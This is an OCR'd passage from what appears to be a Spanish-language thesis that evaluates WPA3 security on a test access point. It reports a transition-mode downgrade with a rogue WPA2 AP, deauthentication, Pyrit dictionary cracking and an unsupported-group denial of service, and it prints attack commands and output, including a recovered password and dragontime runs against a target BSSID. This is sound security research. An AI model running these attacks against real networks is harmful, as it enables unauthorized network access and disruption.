
Con el propósito de abordar este modo de operación del punto de acceso (AP), es posible implementar una táctica de falsificación de balizas utilizando un AP falso, con el objetivo de engañar al cliente y hacerle creer que el AP únicamente es compatible con WPA2. Sin embargo, es importante destacar que, durante el proceso de intercambio de cuatro vías, el cliente es capaz de identificar este ataque, dado que dicho intercambio incluye un elemento RSNE autenticado que lista los conjuntos de cifrado admitidos por el AP. Un aspecto crítico es que la culminación del intercambio de cuatro vías no es necesaria para capturar suficientes

datos con miras a un eventual ataque de diccionario. La falsificación del primer mensaje del intercambio de cuatro vías resulta suficiente, dado que este mensaje no cuenta con autenticación. Como reacción, la víctima emitirá el segundo mensaje del intercambio de cuatro vías, que sí está autenticado. Sin embargo, basándose en este mensaje autenticado, es viable ejecutar un ataque de diccionario, tal como se ejemplifica en los resultados a continuación.

6.2.1 Vector 1: Ataque con cliente sin soporte de WPA3

En este vector de ataque en el modo de transición de WPA3, se explota la asociación de un cliente que solo admite WPA2-PSK. El atacante monitorea el tráfico de la red y captura el handshake cuando un cliente que utiliza WPA2-PSK se conecta a la red. Luego, el atacante intenta descifrar la clave mediante un ataque de diccionario offline, como se describe en la sección 5.2.5.2. Durante la evaluación de seguridad en un equipo específico, se encontró que este enfoque es efectivo. Un dispositivo iOS, en particular un iPhone 6, resultó vulnerable a ataques de desautenticación. Como resultado del ataque, la clave configurada en el punto de acceso (AP) pudo ser descifrada con éxito. (Ver **Figura 59**).

Figura 59.
Recuperación de claves por medio de ataque de fuerza bruta por Downgrade de WPA3 sin soporte de WPA3.




Elaborado por el autor.

El tiempo que le toma al atacante recuperar la clave depende del tamaño del diccionario a utilizar y el poder computacional del que dispone, en este caso fue de 30 minutos aproximadamente. Se utilizaron todas las combinaciones posibles de números de 8 caracteres en un diccionario con una cantidad de 100,000,000 posibles contraseñas. El poder computacional fue de una tarjeta gráfica de laptop RTX 3060 con la cual se pudo obtener una velocidad de 74731 PMK por segundo con la herramienta Pyrit.


Esta vulnerabilidad se debe a que el modo transición de WPA3/WPA2 no soporta obligatoriamente la protección de tramas de gestión con el mecanismo PMF que es obligatorio

en WPA3 (**Figura 60** a)), lo cual permite que se puedan generar ataques de desautenticación.Por otro lado, el dispositivo cliente tampoco soporta esta protección de tramas de gestión, debido a que esto se implementó a partir de IOS 13 y este cliente dispone de IOS 12.5.6.

Figura 60.
Captura de trama beacon de la red WPA3/WPA2 con Wireshark



a) Sin PMF Requerido WPA3/WPA2




b) Con PMF obligatorio WPA3.

Nota: El modo transición en el apartado de RSN en Wireshark se puede ver como la protección de tramas no es requerido, por lo tanto, las tramas de gestión pueden ser manipuladas por parte de atacantes. *Elaborado por el autor*.

6.2.2 Vector 2: Ataque con cliente con soporte de WPA3.

Para aprovechar esta vulnerabilidad, se requería realizar un ataque de desautenticación contra los clientes de la red. Esto resultó posible en el caso de los clientes iOS con las versiones 15.5 y 16.5, que fueron objeto de ataque en este estudio. Sin embargo, se consideraba que el ataque de desautenticación sería imposible en el modo de operación que admitía solo WPA3 SAE, ya que el punto de acceso (AP) requería obligatoriamente PMF, como se ilustra en la **Figura 60** (b). Sin embargo, en la práctica, se logró desautenticar al cliente para que se conectara a una red falsa con autenticación WPA2. En la **Figura 61**, se puede observar cómo se envía un paquete de desautenticación desde el AP al cliente, lo que resulta en una desasociación del cliente de la red.


Figura 61.
Ataque de desautenticación del cliente por parte del atacante analizado en Wireshark



Elaborado por el autor.

Después de la desasociación del cliente, este mismo trata de re- autenticarse con la red. Envía un paquete de autenticación por error al AP falso con el mismo nombre de la red, pero con WPA2 PSK como protocolo de autenticación. En WPA2 no hay un mecanismo de intercambio de claves de alta entropía por lo que su *handshake* aporta la información necesaria para poder recuperar la clave en su totalidad, capturando esta negociación de cuatro vías y utilizando un ataque de fuerza bruta o de diccionario (Ver **Figura 62**).

Figura 62.
Captura de handshake de cuatro vías del cliente hacia el AP falso



Elaborado por el autor.

Esta vulnerabilidad está latente en un dispositivo con compatibilidad WPA3 ya que se pudo recuperar la clave precompartida por medio de un ataque de diccionario (Ver **Figura 63**), el cliente fue un iPhone 11 pro con IOS 15.5 y también se evaluó en IOS 16.5 por lo que se puede decir que es vulnerable a un ataque de downgrade con la versión del firmware de fábrica y en el firmware actualizado del AP evaluado.

Figura 63.
Recuperación de claves por medio de ataque de fuerza bruta por Downgrade de WPA3 con cliente con soporte de WPA3

```
└─# pyrit -b 7a:d1:54:dc:d9:30 -i diccionario.txt -r WPA2AP-01.cap attack_passthrough
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'WPA2AP-01.cap' (1/1)...
Parsed 557 packets (557 802.11-packets), got 5 AP(s)

Tried 43542177 PMKs so far; 91115 PMKs per second. 546332874

The password is '54501812'.
```

Elaborado por el autor.

En la **Figura 63** se puede evidenciar que incrementó la cantidad de PMK por segundo debido a que este valor fluctúa según la potencia utilizada de la GPU y se limita por la temperatura cabe decir que Linux no tiene muy buena compatibilidad con tarjetas de video dedicadas y los coolers no funcionan correctamente.

Cabe decir, que la recuperación de la clave dependerá de la ubicación de la contraseña en el diccionario generado por parte del atacante, por lo cual, dependerá de la generación del diccionario con la recopilación de información del dueño de la red víctima.

El ataque se probó en varios dispositivos y demonios de conexión inalámbrica utilizados en Linux, como se puede apreciar en la siguiente tabla:

Tabla 20.
Resultados de ataques de Degradación del modo transición WPA3/WPA2

Dispositivo	Software	Transición	WPA3-SAE únicamente
ASUS TUF DASH F15	iwd	✗	✗
ASUS TUF DASH F15	Network_Manager	✗	✗
ASUS TUF DASH F15	Windows 10	✗	✗
iPhone 6	IOS 12.5.6	✓	No soporta
iPhone 8	IOS 15.7.3	✓	✓
iPhone 11 pro	IOS 15.5 IOS 16.5	✓	✓
Redmi Note 9	Android 10	✓	No soporta

Elaborado por el autor.

Se puede evidenciar que las vulnerabilidades fueron parchadas en el software de los clientes en lo que respecta los demonios de conexión iwd, Network_Manager, Windows 10, mientras que en los dispositivos con sistema operativo IOS y Android evaluados aún se puede aprovechar.


6.3 Resultados de Downgrade Attack against Security Group o Ataque de degradación de grupo de seguridad

Los intentos de llevar a cabo el ataque de degradación del grupo de seguridad en ambos firmwares del punto de acceso (AP) resultaron infructuosos. Esta falta de éxito se debió a la configuración del grupo de seguridad más bajo implementado en el AP, que era el grupo 19 de 256 bits. Ante esta situación, se optó por ejecutar un ataque de grupo de seguridad no soportado,

el cual tuvo como resultado la imposibilidad de que nuevos clientes se conectaran a la red WPA3 SAE. Dicho ataque funcionó efectivamente como una forma de Denegación de Servicio (DoS).

La estrategia utilizada para llevar a cabo este ataque de grupo de seguridad no soportado, involucra modificaciones en las funciones de las tramas commit en el código fuente de hostapd. Mediante la creación de un punto de acceso falso que presentara los mismos datos del RSNE (*Robust Security Network Encryption*), se logró evitar que más clientes se conectaran a la red. Esta táctica implicó responder a las solicitudes de autenticación de los clientes (tramas commit) con un mensaje 0x004d, lo cual efectivamente previno que más clientes completaran el proceso de autenticación (Ver **Figura 64**).

Figura 64.
Análisis de ataque de grupo no soportado en el software WireShark




Elaborado por el autor.

En la **Figura 64** se puede evidenciar cómo se genera el mensaje de autenticación reflejada debido a grupo de seguridad no soportado por parte del AP falso “Status code: Authentication is rejected because the offered finite cyclic group is not supported (0x004d)”, sin embargo, el cliente cree que el mensaje es enviado por el AP legítimo por lo cual trata de autenticarse nuevamente, a pesar de esto, se volverá a generar el mismo mensaje a menos que se desactive el AP falso. El mensaje que aparece en el dispositivo cliente es el mismo que nos apareció en los ataques DoS (Ver **Figura 55**).

Se evaluó la vulnerabilidad en el firmware actualizado y se comportó de forma similar, sin embargo, el mensaje que se enviaba al cliente era distinto “Authentication rejected because

of challenge failure (0x000f)" como se puede ver en la **Figura 65**, el comportamiento es el mismo para todos los clientes probados anteriormente en el ataque de degradación del modo transición.

Figura 65.
Análisis de ataque de grupo no soportado en nuevo firmware del AP en el software WireShark



Elaborado por el autor.

Los resultados obtenidos en diferentes dispositivos clientes fueron los siguientes presentados en la tabla:

Tabla 21.
Resultados del ataque de degradación de grupo de seguridad en dispositivos compatibles con WPA3

Dispositivo	Software	DoS	Degradación de Grupo de seguridad
ASUS TUF DASH F15	iwd	✓	✗
ASUS TUF DASH F15	Network_Manager	✓	✗
ASUS TUF DASH F15	Windows 10	✓	✗
iPhone 11 pro	IOS 15.5 IOS 16.5	✓	✗
Redmi note 9	Android 10	✓	✗

Elaborado por el autor.

6.4 Resultados de *Timing-Based Side-Channel Attack* o ataque de canal lateral basado en tiempo.

Se llevaron a cabo diversas mediciones con el propósito de replicar el ataque de canal lateral basado en tiempo. Estas mediciones abarcaron una variedad de escenarios, como se presenta en la **Figura 66**. El objetivo de estas mediciones era verificar la ausencia de filtraciones de tiempo en el proceso. Es importante destacar que el punto de acceso (AP) en cuestión únicamente admitía el grupo 19 de 256 bits en ambas versiones de firmware. Este grupo criptográfico se basa en curvas elípticas. En un intento por forzar una solicitud de autenticación utilizando el grupo 22, se observó que el AP respondía negando la solicitud al no admitir dicho grupo. Este proceso se repitió para todos los grupos que filtraban información de tiempo, incluyendo las curvas Brainpool. La respuesta del dispositivo al solicitar autenticación con estos grupos de seguridad se ilustra en la **Figura 66** con el mensaje "WARNING: Authentication rejected due to unsupported group".

Figura 66.
Resultado de ataque de canal lateral con a) grupo de seguridad MODP 22 b) curvas Brainpool

```
└─# ./dragontime -d wlan0mon -c 6 -a B4:B0:24:DC:67:14 -o medicionesgroup30 -g 22 -v 3
Opening card wlan0mon
Setting chan 6
Targeting BSSID B4:B0:24:DC:67:14
Will spoof MAC addresses in the form C0:1C:30:15:1D:[00-13]
Performing attack using group 22
Using a retransmit timeout of 750 ms, and a delay between commits of 250 ms
timer_fd = 4
Searching for AP ...
Detected AP! Starting timing attack at 2023-01-20 19:00:59
Injecting commit frame using group 22
WARNING: Authentication rejected due to unsupported group
Detected timeout, deauthenticating and queuing next commit
Injecting commit frame using group 22
WARNING: Authentication rejected due to unsupported group
Detected timeout, deauthenticating and queuing next commit
Detected timeout, deauthenticating and queuing next commit
Injecting commit frame using group 22
```

a) Intento de forzar autenticación con grupo 22


```
└─# ./dragontime -d wlan0mon -c 6 -a B4:B0:24:DC:67:14 -o medicionesgroup27 -g 27 -v 3
Initialized ECC crypto parameters
Opening card wlan0mon
Setting chan 6
Targeting BSSID B4:B0:24:DC:67:14
Will spoof MAC addresses in the form C0:1C:30:15:1D:[00-13]
Performing attack using group 27
Using a retransmit timeout of 750 ms, and a delay between commits of 250 ms
timer_fd = 4
Searching for AP ...
Detected AP! Starting timing attack at 2023-01-20 19:04:40
Injecting commit frame using group 27
WARNING: Authentication rejected due to unsupported group
Detected timeout, deauthenticating and queuing next commit
Detected timeout, deauthenticating and queuing next commit
Injecting commit frame using group 27
WARNING: Authentication rejected due to unsupported group
Detected timeout, deauthenticating and queuing next commit
Detected timeout, deauthenticating and queuing next commit
Injecting commit frame using group 27
```

b) Intento de forzar autenticación con grupo 27

Elaborado por el autor

El algoritmo empleado para la derivación del elemento de contraseña opera con tiempo constante, lo que implica que se establece un valor determinado para la cantidad de iteraciones realizadas en el algoritmo *hash-to-curve*. Por lo tanto, no se generan filtraciones de tiempo. No obstante, se llevó a cabo un análisis estadístico con el propósito de corroborar esta afirmación. La **Figura 67** ilustra la distribución temporal resultante de todas las mediciones efectuadas para diversas direcciones MAC falsificadas. A simple vista, se aprecia que la distribución de probabilidad de los tiempos de medición se concentra en un rango específico de valores, lo cual sugiere la posibilidad de adoptar una distribución paramétrica. Consecuentemente, se procedió a realizar una prueba estadística ANOVA unilateral para verificar la similitud de los tiempos registrados.

Figura 67.
Distribución de tiempo de respuesta de las mediciones de tiempo del ataque de canal lateral



Elaborado por el autor.

A simple vista, se observó que la distribución de las mediciones de tiempo se agrupaba en un patrón que seguía una distribución normal. No obstante, se identificaron mediciones de tiempo notablemente separadas. Esta disparidad puede atribuirse a las diversas actividades realizadas por el Punto de Acceso (AP) al desempeñar funciones distintas. Como medida para mitigar el impacto irregular del ruido o jitter en las mediciones, se llevó a cabo la adopción de un enfoque intercalado durante la recopilación de datos.

Con el propósito de encontrar diferencias significativas de tiempo entre las direcciones MAC en términos de la cantidad de iteraciones, se llevó a cabo un análisis estadístico que involucró la mediana, la media, la variación y la desviación estándar. Asimismo, se aplicó la prueba estadística ANOVA unilateral, en la cual se estableció que, si el valor de *p* resultaba ser mayor a la significancia α=0,05, la hipótesis nula (H0) se consideraba válida. Esto implica que no se encontraron diferencias significativas entre las medias de los grupos comparados, en este caso, las mediciones de tiempo correspondientes a cada dirección MAC. En caso contrario, si el valor de *p* resultaba ser menor a 0,05, la hipótesis alternativa (Ha) se aceptaba, lo cual indicaría la presencia de diferencias significativas en las medias de las mediciones de tiempo. En tal caso, se procedería a realizar otro análisis estadístico con el fin de identificar explícitamente la dirección o direcciones MAC que presentaban una media distinta al resto de mediciones de tiempo.

El número de iteraciones correspondiente a cada dirección MAC puede ser corroborado mediante la aplicación de alguna prueba estadística no paramétrica, como la prueba de caja de Crosby, que demostró ofrecer resultados más sólidos en la investigación de las vulnerabilidades de Dragonblood. Tomando como base, la estadística presentada en la **Tabla 11**. No obstante, en esta instancia resulta inviable llevar a cabo dicha prueba debido a que la infraestructura evaluada no hace uso de los grupos MODP y, por consiguiente, no se presentan filtraciones de tiempo (Ver Figura 68).

Figura 68.
Análisis estadístico en Python de las diferencias de tiempo según las direcciones MAC falsificadas.

